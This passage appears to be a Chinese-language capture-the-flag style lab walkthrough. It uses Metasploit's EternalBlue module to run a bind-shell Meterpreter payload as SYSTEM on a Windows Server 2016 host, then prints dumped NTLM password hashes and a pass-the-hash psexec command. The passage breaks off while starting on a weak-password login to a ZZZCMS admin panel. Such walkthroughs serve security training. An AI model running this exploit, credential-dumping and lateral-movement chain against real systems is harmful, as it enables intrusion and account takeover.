
本机使用proxifier代理到kali msf的ip地址和端口
开启本地资源共享

远程连接


传入msf正向马

msf设置好配置,准备上线
利用永恒之蓝执行木马(我们远程登录的是普通用户,不是系统权限,抓取不了hash),需要利用永恒之蓝来执行木马
msf auxiliary(admin/smb/ms17_010_command) > set command C:\\Users\\xiaoyu\\Desktop\\shell.exe
command => C:\Users\xiaoyu\Desktop\shell.exe
msf auxiliary(admin/smb/ms17_010_command) > run
[*] 192.168.20.40:445     - Target OS: Windows Server 2016 Standard 14393
[*] 192.168.20.40:445     - Built a write-what-where primitive...
[+] 192.168.20.40:445     - Overwrite complete... SYSTEM session obtained!
[+] 192.168.20.40:445     - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.20.40:445     - Getting the command output...
[*] 192.168.20.40:445     - Command finished with no output
[*] 192.168.20.40:445     - Executing cleanup...
[+] 192.168.20.40:445     - Cleanup was successful
[+] 192.168.20.40:445     - Command completed successfully!
[*] 192.168.20.40:445     - Output for "C:\Users\xiaoyu\Desktop\shell.exe":


[*] 192.168.20.40:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
因为使用的是正向连接,执行之后再来连接shell
msf auxiliary(admin/smb/ms17_010_command) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/bind_tcp
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.20.40    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run -j
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[*] Started bind TCP handler against 192.168.20.40:4444
msf exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.20.40
[*] Meterpreter session 4 opened (192.168.20.10:50929 -> 192.168.20.40:4444 via session 3) at 2025-12-11 02:21:05 -0500

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-JFB  10.10.10.173:36245 -> 192.168.10.1
                                     57A8                               0:4444 (192.168.10.10)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-137FCI4  192.168.20.10:50929 -> 192.168.20.
                                     D99A                               40:4444 via session 3 (192.168.20.
                                                                        40)

msf exploit(multi/handler) > sessions 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
利用msf的hashdump,获取域控主机的管理员hash
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d8174fc8c5ee7a8e460df2e61d00bd3c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f230bc7afd28cc6d52aab59e6e31fd6a:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
cyberweb:1106:aad3b435b51404eeaad3b435b51404ee:214352b7762ea8894f78edcbf5748a05:::
xiaoyu:1107:aad3b435b51404eeaad3b435b51404ee:73f5d97549f033374fa6d9f9ce247ffd:::
WIN-137FCI4D99A$:1000:aad3b435b51404eeaad3b435b51404ee:44ec20bd68d4e22d3428a97d15f441dd:::
CYBERWEB$:1103:aad3b435b51404eeaad3b435b51404ee:664117f18ce890f00499a80e2fb92904:::

PTH 20,拿下最后一台机器
proxychains impacket-psexec -hashes :d8174fc8c5ee7a8e460df2e61d00bd3c cyberstrikelab.com/Administrator@192.168.20.20
cyberstrikelab-lab8
ZZZCMS

目录扫描到后台地址admin

弱口令 admin / admin123456
发现版本信息 V1.6.1 zzzcms
漏洞利用方法
https://xz.aliyun.com/news/4103

修改内容为
